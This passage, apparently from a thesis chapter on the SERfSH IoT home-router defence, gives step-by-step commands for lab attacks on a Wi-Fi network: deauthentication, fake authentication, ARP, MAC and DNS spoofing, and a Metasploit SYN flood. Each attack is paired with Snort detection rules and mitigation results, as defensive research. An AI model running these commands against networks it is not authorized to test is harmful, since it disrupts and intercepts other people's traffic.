    victim client from the network:
    i.Aireplay-ng --deauth <no. Of packets to send>
      -b <AP_MAC> -c <Victim_MAC> <interface>
```

```
23    ii.If the Attack is to be launched against all the
24      clients connected to the AP, then skip the
25      "-c <Client_MAC>" part from the command.
```

Listing 3.2: Deauthentication Attack Steps

```
root@osboxes:~# aireplay-ng --deauth 20 -a B6:28:A4:15:3D:AD wlan0mon
18:19:52  Waiting for beacon frame (BSSID: B6:28:A4:15:3D:AD) on channel 12
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
18:19:52  Sending DeAuth to broadcast -- BSSID: [B6:28:A4:15:3D:AD]
18:19:52  Sending DeAuth to broadcast -- BSSID: [B6:28:A4:15:3D:AD]
18:19:53  Sending DeAuth to broadcast -- BSSID: [B6:28:A4:15:3D:AD]
18:19:53  Sending DeAuth to broadcast -- BSSID: [B6:28:A4:15:3D:AD]
```

Figure 3.6: Malicious Actor Supplicant Spoofed De-authentication Packets to Victim Machine (WAP)

Fake Authentication Attack: Fake authentication is an attack that is launched against WAPs broadcasting on WEP security. The APs already on WPA/WPA2 protocols are immune to this Attack. Hence the best mitigation and prevention measure against this Attack is to use WPA/WPA2 security protocols on the router. This Attack is exceptionally valuable when we need a connected MAC_Address (device) with the AP. No ARP packets can be produced, and the malicious device connects with the AP. Subsequent to the partner, the malicious actor infuses packets in the system and attempts to compel the AP to create ARP packets and consequently use them to get the subtleties of the system [100]. We have shown the Fake-authentication Attack Steps in listing 3.3.

```
1           (Fake-authentication attack)
2 1.Plug your WiFi adapter in the kali machine and set it to
3   "Monitor" mode using the following commands:
4   a. airmon-ng start <interface_name>
5   b. Some running processes might interrupt of this command.
6   If so then use the following commands:
7     i. airmon-ng "check kill"
8    ii. airmon-ng <start|stop> <interface_name>
9 2.Now scan the whole of the network using the following
10  command:
11  a. airodump-ng <interface_name>
12  b. Select the name of the access point and the client you
```

```
13      want to disassociate from the network and note the
14      channel on which the AP is broadcasting.
15    c. Use the following command to launch a more sophisticated
16      scanning attack on the local network:
17      i. Airodump-ng -c <channel no. of AP> <interface>
18    d. Use the following command to fake authenticate the
19      victim client from the network:
20      i. Aireplay-ng --fake-auth -b <AP_MAC> <interface>
21    e. Various attacks might not work if this Attack is not
22      successful.
```

Listing 3.3: Fake-authentication Attack Steps

The figure 3.7 demonstrates a fake-authentication attack where the WEP penetrates (Open System and Shared Key) the local network. It gives the prosperous WEP authentication and prosperous cooperation by the malicious actor machine. The malicious actor machine is connected with the router (WEP Access Point) using the falsified credentials.

```
root@osboxes:~# aireplay-ng --fakeauth 0 -a  B8:27:EB:AC:5D:0B  -h 7C:67:A2:1A:7A:BB wlan0
14:20:05  Waiting for beacon frame (BSSID: B8:27:EB:AC:5D:0B) on channel 1

14:20:08  Sending Authentication Request (Open System) [ACK]
14:20:08  Authentication successful
14:20:08  Sending Association Request
14:20:08  Association successful :-) (AID: 1)

root@osboxes:~#
```

Figure 3.7: Fake-authentication Attack to be Successfully Launched using *aireplay-ng Tool*

3.4.1.2 Detection and Mitigation of Level-0 Attacks

Since deauthentication packets are part of the 802.11n protocol, they cannot be blocked or prevented. Malicious actors use this to disconnect the gadgets from the network router unwillingly. Hence, to validate whether the packets received by the router are authentic or not, we propose a two-factor authentication for such packets. An encrypted key generated by the device to be decrypted by the router is used to achieve the same. The key is unique for each IoT gadget that connects to the network. In this way, a malicious actor cannot send deauthentication packets to the router.




Figure 3.8: Observation of Spoofed De-authentication Packets by using Packet Sniffer (The rectangle box shows the captured network packets)

Deauthentication Detection: The figure 3.6 shows the deauthentication packets send by a malicious actor machine to target victim machine Wireless Access Point (WAP). Figure 3.8 demonstrates the successful detection of the de-authentication and disassociation packets by a packet sniffer. We have shown the main steps to detect the Attack by a packet sniffer (see listing 3.4).

```
(Attack Detection steps by Packet Sniffer)
1. Begin
2. Set LED pin to  PIN_Number
3. Set Serial Baud Rate as 115200
4. Set Scan Time for each channel as 140ms
5. Define channel list from 1 to 15.
6. Set Threshold Packet rate to 5.
7. Set Packet_Time to 1
8. Fixed device to Station Mode
9. Enable the device to Sniff functionality
10. For each channel in channel_list
    a. If the number of De-authentication packets
       greater than Threshold Packet rate
       i. Increment attack counter
    b. Else If
       Number of De-authentication packets
       less than the Threshold packet rate
       i. Set attack counter to zero
    c. End If
```

```
    d. If attack counter equal to Packet_Time
       i. Print "ATTACK DETECTED"
    e. End If
11. End For
12. End
```

Listing 3.4: Deauthentication Attack Detection steps by Packet Sniffer

3.4.1.3 Level-1: Significant Risk of Attacks

Wifi Cracking: WiFi (Wireless) network attacks exploit security weaknesses in local networks and comprising/gaining unauthorized access to IoT gadgets as they pretend to have a high potential for additional vulnerability. There are four possible WiFi Cracking Methods for interrupting a whole network Active/Passive Brute Force attacks, wireless provisioning attack, and WiFi phishing or phishing with probing. The malicious actor uses some popular hacking tools that seem to have been Aircrack-ng, WIFITE, WiFi phisher, Fluxion, Reaver, Fern-WiFi cracker, Cowpatty, Omnipeek, etc.

ARP_Spoofing Attack: An ARP_spoofing is also known as ARP_Poisoning, ARP_Cache_Poisoning, and ARP_Poison_Routing. Address_Resolution_Protocol (ARP) is used in the Link/Network layer. In this Attack, attacker dispatches falsified ARP_Packets over a local area network [101].
This Attack is executed by the Kali Linux tool called "mitmf" (Framework). This Attack needs the malicious actor to be in the same local network in which the targeted devices are presented. The following command to start this ARP_Spoofing Attack: $ *"mitmf –arp –spoof –gateway <Gateway_IP> –targets <IPs of target machines> -i <interface_name>"*
We have shown the ARP_Spoofing Attack Steps in listing 3.5.

```
(ARP_Spoofing attack steps)
1. Plug your WiFi adapter in the kali machine and set it to
   "Monitor" mode using the following commands
  a. airmon-ng start <interface_name>
  b. Some running processes might interrupt the working of
     this command. If so, then use the following commands:
    i. airmon-ng "check kill"
   ii. airmon-ng <start|start> <interface_name>
2. Now scan the whole of the network using the following
   command:
```

```
a. airodump-ng <interface_name>
b. Select the name of the access point and the client
   whom you want to launch the ARP_Poisoning Attack on.
c. Execute the following commands in different terminals
   to successfully conduct the attack:
 i. arpspoof -i <interface> -t < victim_mac>  <AP_MAC>
ii. arpspoof -i <interface> -t <AP_MAC> <Victim_MAC>
```

Listing 3.5: ARP-Spoofing Attack Steps

The figure 3.9 shows the translation of IP_addresses into MAC_addresses.

```
File  Edit  View  Search  Terminal  Help
root@osboxes:~# arpspoof -i eth0 -t  192.168.252.1 192.168.252.198
8:0:27:ba:1b:9c 0:10:f3:60:aa:56 0806 42: arp reply 192.168.252.198 is-at 8:0:27:ba:1b:9c
8:0:27:ba:1b:9c 0:10:f3:60:aa:56 0806 42: arp reply 192.168.252.198 is-at 8:0:27:ba:1b:9c
8:0:27:ba:1b:9c 0:10:f3:60:aa:56 0806 42: arp reply 192.168.252.198 is-at 8:0:27:ba:1b:9c
8:0:27:ba:1b:9c 0:10:f3:60:aa:56 0806 42: arp reply 192.168.252.198 is-at 8:0:27:ba:1b:9c
```

Figure 3.9: ARP_Spoofing Attack on Victim Gadget

Sybil Attack: Sybil_Attack is a type of Attack found in distributed networks (P2P) in which a node (Hub) in the P2P network runs Multiple_Identities at the time. The principle point of the Sybil_Node is to advantage of a disproportionately large influence in the system to carry out illegitimate moves [102]. We detect this Attack with the help of the Random_Password_Comparison scheme, which verifies the Sybil_Node pseudonymous identities. Eventually, SERfSH mitigates (fix) the Sybil_Nodes in the smart home network.

Broken Authentication: Attackers hijack or intercept network connections by imitating legitimate WiFi networks (such as Starbucks WiFi). An authentication certificate or other technique may be used to decrypt encrypted data if it has been encrypted by the malicious actor [103]. In listing 3.6, We have shown Broken Authentication Attack Scenarios.

```
Scenario 1: "Credential stuffing" if the application does not
             use protection against this.
Scenario 2: "Continued use of passwords as a sole factor."
Scenario 3: Application Session Expiration does not set
            correctly.
```

Listing 3.6: Broken Authentication Attack Scenarios

3.4.1.4 Detection and Mitigation of Level-1 Attacks

WiFi Cracking Mitigation: WiFi Cracking methods involve a deauthentication attack in its primary steps. We have already discussed the detection & mitigation (fix) of deauthentication attacks. Hence, these mechanisms will prevent WiFi Wireless) network Cracking attacks also. The way to prevent/mitigate (fix) this type of Attack (Sniffing, MITM, Dos) is examined by exploiting strong "WPA/WPA-PSK" defense schemes for WLAN/WiFi authentication & authorization. Another way to secure our wireless networks is to change the default passwords, firewall software, and authentication schemes and allow only registered MAC_Address.

Snort Wireless Rule Analysis: Writing a custom rule to detect 802.11 frames matching specific criteria is as simple as writing other types of custom snort rules. Also, Snort Wireless Rule shares most of the same syntax with Snort Rule syntax. The following listing 3.7 is the Rule provided by Snort Wireless.

```
alert wifi any -> any (msg:"Mgt_Frame";type:TYPE_MANAGEMENT)
alert wifi any -> any (msg:"Ctrl_Frame";type:TYPE_CONTROL)
alert wifi any -> any (msg:"Dt_Frame";type:TYPE_DATA)
```

Listing 3.7: Snort Wireless Rule

Rule configuration method is <action> Wi-Fi <mac> <direction> <mac> (<rule options>). The first item of the Snort Wireless Rule is Action. Actions include Alert, Log, Pass, Activate, and Dynamic. MAC addresses can be specified in the same way that IP addresses of the source and destination MAC addresses are specified in Snort rules, one MAC address being either a colon-separated list of Octets or comma-separated braces. It can be specified as a list enclosed. In addition, a logical NOT operation can be performed with the '!' character.
The direction operator includes two operators to specify the direction of traffic. Rule option can create rules using the "Wi-Fi" protocol, which is an 802.11-specific rule option. Wi-Fi options include "frame_control, type, stype, more_frags, from_ds, to_ds, retry, pwr_mgmt, more_data, wep, order, duration_id, bssid, seqnum, fragnum, addr4, ssid".

ARP_Spoofing Attack Detection: Figures 3.10 & 3.11 show the Physical_Address and type of the victim devices simultaneously before and after the Attack and shows the




Figure 3.10: IP_Address & Physical_Address Before Attack




Figure 3.11: IP_Address & Physical_Address After Attack

default Gateway-entry, changing the Physical_Address, and type of the devices. Also, we can see the change in IP_Addresses, Wi-Fi_Addresses, and Physical_Addresses of the victim devices before and after compromise.

In listing 3.8, We have shown that the algorithm to detect the ARP_Spoofing attack:

```
1.Open the "CMD" & Check for the ARP_Table:
  C:> arp -a (show all MAC_Address)
2.Pay a close look at the entries IF find out two
  IP_Addresses (allotment the same Physical/WiFi_Address)
  THEN the gadget is suffering from an ARP-Poisoning attack.
```

Listing 3.8: ARP-Spoofing Attack Detection

ARP_Spoofing Attack Mitigation: To mitigate (fix) this attack, We wrote and updated SCR file *"snort.conf"* to include the *"local.rules"* file where the updated SCR are located. The updated SCR will make warnings whenever malicious payloads had founded within the local network area. We can do it as follows in the listing 3.9:

Broken Authentication Attack Mitigate (Fix): SERfSH generates a different random session ID to ensure the login. The session ID is a unique digit code, and it can

be saved as a URL/Cookies. SERfSH used the Wireless_Intrusion_Detection_System (WIDS) for unsuccessful login attempts and provided the extra layer of protection. We also use the traffic filtering mechanisms in the SNORT syntax rule.

```
(Mitigation Method for ARP-Spoofing Attack)
1. In the "snort.conf" configuration file:
     #preprocessor_arpspoof
     #preprocessor_arpspoof Identify_HOST
     "192.168.40.XX" f0:0f:00:f0:0f:00
2. Recapture the "#", and then update the configuration
   file as it is:
     #preprocessor_arpspoof Detect_HOST:
     "Host_IP" Host_MAC
     #preprocessor_arpspoof Detect_HOST:
     "Gateway_IP" Gateway_MAC
```

Listing 3.9: ARP Spoofing Attack Mitigation Steps

3.4.1.5 Level-2: High Risk of Attacks

MAC_Spoofing: MAC_Spoofing is a sort of Attack in which the malicious actor changes its Physical_Address to the Physical_Address of some other gadget. This type of Attack is generally used on APs where MAC filtering is deployed, and only those things whose MAC_Address is written in the router table can connect with the local network. In such cases, the malicious actor finds one or more valid Physical_Addresses and then changes its Physical_Address to the valid Physical_Address and gets access to the network [104].

Figure 3.12 presents the "MAC_Spoofing" and exhibits the changing "Physical_Address" of an interface to any required Physical_Address. For this attack, we used Kali 2020 Linux OS, and the Attack is executed by using the "macchanger" tool. We have shown the MAC_Spoofing Attack Steps in the listing 3.10.

```
(MAC_Spoofing Attack Steps)
1.Plug your WiFi adapter in the kali machine and set it to
  "Monitor" mode using the following commands:
  a. airmon-ng start <interface_name>
  b. Running processes might interrupt in the working of
  this command. If so then use the following commands:
    i. airmon-ng "check kill"
    ii. airmon-ng <start|stop> <interface_name>
2.Now scan the whole of the network using the following
```

```
10   command:
11   a. airodump-ng <interface_name>
12   b. Select any one of the valid MAC_Address from the
13   list that you will get from scanning.
14   c.Type the following command to change your MAC_Address:
15     i. Macchanger -m <valid MAC_Address> <interface>
16 3.The MAC_Address is changed to the selected MAC_Address,
17   and you can bypass the filtering.
```

Listing 3.10: MAC_Spoofing Attack Steps

```
root@osboxes:~# macchanger --random wlan0
Current MAC:   20:e6:17:07:00:50 (unknown)
Permanent MAC: 20:e6:17:07:00:50 (unknown)
New MAC:       06:03:7e:d6:7f:38 (unknown)
root@osboxes:~#
```

Figure 3.12: MAC_Spoofing to a Arbitrary Physical_Address using "macchanger"

Sink_Hole Attack: A sinkhole Attack is one of the extreme attacks on a remote Ad-Hoc-Network. In this Attack, a compromised node or malicious node communicates wrong routing data to deliver itself as a particular node and gets entire network traffic. Subsequent to getting the entire network traffic, it can either adjust the parcel data or drop them to make the network muddled. Sinkhole attacks influence the presentation of Ad hoc network conventions, for example, DSR, AODV convention [105].

Denial-of-Service (DoS): In the DoS attack, malicious actors hijack a server, port overloading, de-authentication wireless, and deny internet-based services. The idea behind a DoS attack is making a particular service unavailable by sending un-fragmented packets [106]. Since IoT gadgets usually are not allocated much bandwidth, they are often the victim of such attacks. The types of Attacks are flood attacks, reflected-attack, mailbombs, and teardrop attacks.
We analyzed and captured the Attack's payloads (Malicious Packets) using Wireshark/Ettercap (network scanning tool) and studied the packet data. We formed SCR and configured the IDS to prevent DoS-type attacks. These rules caused an alert as well as dropped packets while such an attack is existence happened. Also, the malicious actor & the victim's internet protocol addresses were demonstrated. This method covered

all types of DoS attacks: TCP, UDP, and HTTP. To launch the DoS atatck, we used Metasploit Framework. We have shown the DoS Attack Steps in the listing 3.11.

```
(DoS Attack Steps)
1. Launch the Metasploit Framework in a terminal:
2. Type the command in msfconsole:
   use auxiliary/dos/tcp/synflood
3. Use command to show options to find the attack parameters
4. To set the victim IP_Address:
   RHOST <Victim IP_Address>
5. Type "exploit" to execute DoS Attack.
```

Listing 3.11: DoS Attack Steps

Similarly, various DoS attack exploits can be performed using the Metasploit console framework.




Figure 3.13: DNS_Spoofing using Ettercap Tool

Distributed DoS: A DDoS Attack is a malevolent attempt to break normal traffic of a particular/targeted server. The attackers (multiple sources) are flooding the pursuit with a static flood-of-traffic [107]. There are two most popular DoS/DDoS tools: "Low

Orbit Ion Cannon (LOIC) and High Orbit Ion Cannon (HOIC)". There are following steps involved in launching a DDoS attack:

```
MALICIOUS ACTOR -> Sends/Generates
Malicious/Infinite_Data -> VICTIM
VICTIM -> Cannot Handle
Malicious/Infinite_Data -> CRASHES
```

It's important to note that DDoS attacks can be highly disruptive and can cause significant damage to a target's reputation and financials.

DNS_Spoofing: It represents the Domain_Name_Server, the primary use to translate the domain name to IP_Address and memorize the IP_Address (192.168..). Regardless of whether a little piece of the DNS is inaccessible for a brief time frame, it can cause immense problems. UDP is a somewhat weaker protocol than TCP since it doesn't use three-way handshaking. In this manner, it can't decide with confidence whether a packet has originated from a similar source regarding which it indicates [108]. We have shown DNS_Spoofing Attack Steps in the listing 3.12.

```
      (DNS_Spoofing attack Steps)
1. Install "Ettercap" tool using the below command:
  a. sudo apt install ettercap-common
2. Open the configuration file using the below command:
  a. sudo nano etc/ettercap/etter.conf
3. Configure the file according to the environment.
4. Start Ettercap:
  a. ettercap -G
  b. Sniff -> Unified/Bridged Sniffing ->
  (Select the interface connected to the internet) -> OK
  c. Hosts -> Scan for hosts
5. Select the victim thing as TARGET1 and AP as TARGET2.
6. Go to : MITM -> ARP_Poisoning ->
   "Sniff Remote Connections" -> ok
7. Go to : Plugins -> Transact the plugins -> DNS_Spoofing
8. Start the Apache server on your thing by typing the
   following command:
  a. Change the content of index.html file of
     apache server according to your needs
  b. service apache2 start
9. The DNS_Spoofing Attack will be activated.
10. If any problem repeats the steps(4 to 7).
```

Listing 3.12: DNS-Spoofing Attack Steps

The figure 3.13 exhibits a DNS_Spoofing attack and exploits the "Ettercap" network security tool. The colored rectangle demonstrates the prosperous attack on the target devices (Activating DNS_Spoofing Plugin).

3.4.1.6 Detection and Mitigation of Level-2 Attacks

DNS_Spoofing Detection: To mitigate (fix) DNS_Spoofing attack, It can be detected by us in the snort syntax rules in IDS:

- Using the encrypted "Data_Transfer_Protocols" and "End_to_End_Encryption" via Transport_Layer_Security/Secure_Sockets_Layer.
- Manage "Domain_Name_System_Security_Extensions"; it utilizes digitally endorsed DNS host records (A/AAAA Record) to assist mapping and manage data-authenticity.
- Snort Command: "snort -q -A consol -i eth0 -c /etc/snort/snort.conf"

DoS/DDoS Detection: In order to detect continuous packet inflow in DoS/DDoS attacks, a rule statement for alerting must be added to Snort's Rule-set. The rule format used in the experiment is as follows. Action in the header part generates an alert and uses the source IP of 172.22.22.12/24, so 20 excessive pings per 10 seconds to the ubuntu server at 172.26.26.16 from any port in the external network rather than the internal network. Model generates a rule to detect an attack that blows and shows a DOS form. The snort rule as follows:

```
alert ip 172.22.22.12/24 any -> 172.26.26.16 any
(msg:Ping of Death; threshold:type both, track by_src,
count 20, seconds 10; sid:10000035;)
```

As a result of retrying the Ping of Death attack to test whether the IDS normally detects a malicious pattern, a warning was shown that Snort was detected normally, and the *DROP* command is sent to IP_tables by executing the Python module. It was confirmed that this was added.

3.4.1.7 Level-3: Severe Risk of Attacks

Malware Based DoS Attacks: The target systems are running on MAC OS in the Malware Based DoS Attacks. That Malware repeatedly opens draft emails. Instances

of opening iTunes were reported in some cases. So the effects exhaust system's memory causes the system to crash [109]. We can also detect Malware based DoS attack.

RPL Attacks: In the RPL Attacks, we can create categories in the three parts: Resources, Topology, and Traffic. The resource based attacks are direct or indirect attacks like SYN Flooding (An attempt to consume enough server resources), Hello Flooding (Degrading of sensor energy), DNS Flooding (Targets one or more DNS), HTTP Flooding (Overwhelm a targeted server), UDP Flooding (A large number of UDP packets sent), etc. Routing_Protocol for Low power & Lossy Network (RPL) is a lightweight protocol designed for LLN (Low Power Lossy Networks).

SYN Flooding: The Attack requires having a client frequently send SYN_Packets to every port on a server, using fraudulent IP_Addresses. The normal scenario in three-way TCP/IP handshake:

```
1. USER -- SYN_Packet -> Transmitting HOST
2. HOST -- SYN-ACK_Packet -> USER
3. USER -- ACK_Packet -> HOST
```

In SYN flooding:

```
1. MALICIOUS ACTOR -- Spoofed SYN_Packet -> TARGET
2. TARGET -- SYN-ACK_Packet -> SPOOF
3. No Reply
4. The connection gets Timeout.
```

Malicious actors send the huge number of SYN_Packets to the target system at a rate faster than the queued connections get timed out.

Firmware Vulnerabilities: For the IoT gadgets to work appropriately, they come accompanied by firmware. The available firmware on these devices doesn't have a robust security mechanism. Besides, they don't consistently update the devices, making their vulnerabilities progressively open as time advances. Some Linux-based automated emulating tools for firmware like "Firmadyne" and "Binwalk" exist. Figure 3.14 exhibits an example of the Reverse-engineering router firmware using "Firmadyne" emulating software. They have been created to determine the vulnerabilities present in this firmware using reverse engineering. The absence of a secure channel for updation is recognized as a significant security threat by OWASP IoT Project [110]. Malicious actors can also use this emulating software to seize the opportunity later.

```
[+] Identifying architecture
[+] Architecture : mipseb
[+] Storing filesystem in database
[+] Building QEMU disk image
[+] Setting up the network connection, please standby
[+] Network interfaces : [('brtrunk', '192.168.0.100')]
[+] Running the firmware finally
[+] command line : sudo /home/oit/tools/firmware-analysis-toolkit/firmadyne/scratch/1/r
un.sh
[*] Press ENTER to run the firmware...
```

Figure 3.14: Reverse-engineering Router Firmware by using "Firmadyne" Software

3.4.1.8 Detection and Mitigation of Level-3 Attacks

Malware based DoS Detection: This attack comes under the MALWARE-BACKDOOR category, as a result of Snort's malware detection, suspicious traffic has been detected other than command-driven communication, such as data exfiltration from infected machines.

```
alert tcp any 1146 -> any 80 (msg:"Trojan_RssFeeder"
content:"Professional3&macaddr=00:0C:29:71:24:89&
owner=two13&version=1.2.0&t=4841"; offset:152; depth:71;)
```

SYN Flooding Detection: SERfSH, to filter traffic undergo our network interfaces. It protects from the SYN flooding attack with TCP intercept. The snort rule for SYN flooding as follows:

```
alert tcp any any -> IP_Address Port (sid: 1000008; msg:
"TCP_SYN_Flooding_flags: S"; threshold: type both,
track by_dst, count 100, seconds 1;)
```

3.4.2 Obtained Results

Table 3.2 shows the test results for detecting and mitigating fifteen attacks. This chapter proposes a method for generating Snort content rules using a sequential pattern algorithm. A more accurate rule could be created by extracting the common string (content) observed from the input traffic and adding location information and header information of the corresponding content. The validity of the proposed method was verified by applying it to fifteen attacks. Annotation [✓] [✓] indicates that the particular attack is detected & mitigated successfully, [✗] [✗] indicates that the particular attack is not detected & mitigated, and [✓] [✗] indicates that the particular attack is detected

S.No.	Threat Level	IoT-Based Attack Name	Detection	Mitigation
1	**Level 0**	NMAP Scanning Attack	✓	✓
2		Deauthentication Attack	✓	✓
3		Fake Authentication Attack	✓	✓
4	**Level 1**	Wifi Cracking Attack	✓	✓
5		ARP Poisoning Attack	✓	✓
6		Sybil Attack	✓	✓
7		Broken Authentication Attack	✓	✓
8	**Level 2**	MAC Spoofing Attack	✓	✗
9		Sink Hole Attacks	✓	✓
10		DoS Attacks	✓	✓
11		Distributed DoS Attack	✓	✓
12		DNS Spoofing Attack	✓	✗
13	**Leve 3**	Malware based DoS	✓	✓
14		RPL Attacks	✓	✓
15		Firmware Vulnerability Attack	✗	✗

Table 3.2: Test Results: Detection & Mitigation (fix) of Fifteen Attacks

but not mitigated. Attack numbers 8 and 12 (MAC_Spoofing and DNS_Spoofing) are detected but not mitigated. We need to look at further highly flexible Snort (IDS/IPS) Syntax Rules for detection and mitigation. Attack number 15 (Firmware vulnerability) is one of the attacks it cannot detect and mitigate.

3.5 Conclusions

In this chapter, SERfSH is an advanced edge router for securing IoT gadgets at home. This experimental setup has been tested for the following fifteen attacks: De-Authentication, Fake-Authentication, Sybil Attacks, Broken-Authentication, MAC Spoofing, Sink Hole Attacks, Denial-of-Service (DoS), Distributed-DoS, Port-Scanning, WiFi-Cracking, ARP-Poisoning, DNS-Spoofing, Malware based DoS, RPL Attacks (Flooding), and Firmware Vulnerability. We have detected all attacks except the Firmware vulnerability and did not mitigate two attacks, i.e., DNS spoofing and firmware vulnerability. SERfSH is a scalable and cost-effective solution for small/home networks.
SERfSH collects only packets that come to it. Intrusion information for the entire net-

work cannot be analyzed. If an attacker notices an attack that bypasses the honeypot then it is possible to compromise the network. The intrusion detection data consists of normal data and a minimal number of attack data. This data imbalance causes prediction performance degradation due to factors such as prediction bias of small amount of data presence of outliers. To address this issue, we oversampled the minority class of the existing intrusion detection datasets using four data oversampling methods and tested using three different classifiers in the next chapter.

Chapter 4

Intrusion Detection Mechanism using Oversampling Technique

4.1 Introduction

The development of various Machine Learning (ML) and Deep Learning (DL) algorithms for effective anomaly detection and signature detection have been attempted over the past few years [83], [84]. In proportion to the growth of the artificial intelligence security market, attacks using artificial intelligence to bypass the existing control system are also increasing. Therefore, finding an ML method with a very low False Alarm Rate (FAR) in practice is a significant challenge. Recently, due to active research in DL, various attempts are being made to lower the FAR [111]. Taking a look at the study using Generative Adversarial Networks (GAN), it is seen that it shows better performance than the existing learning models in the "anomaly detection and avoidance" stage. However, various studies on predictive models have also been conducted. On the other hand, only a few studies have solved the fundamental problem of data imbalance of intrusion detection data in the pre-processing stage [112].

The IDS aims to find a minimal number of attack packets among many normal packets. Therefore, there is always a problem of data imbalance. Data imbalance causes prediction bias toward the majority class and the misjudgment of a small number of data as outliers by ignoring them. This factor degrades the prediction performance of the model. There are various techniques to solve the data imbalance problem, such as undersampling and oversampling. These methods have been mainly used as existing

resampling methods for solving class imbalance. Oversampling methods include random oversampling, Synthetic Minority Oversampling Technique (SMOTE) [16] based on K-Nearest Neighbor (KNN) algorithm [113], Borderline-SMOTE [17], and Adaptive Synthetic (ADASYN) [18]. However, KNN is synthesized based on the distance between selected prime samples. These algorithms generate synthetic tabular data; however, the following limitations still exist.

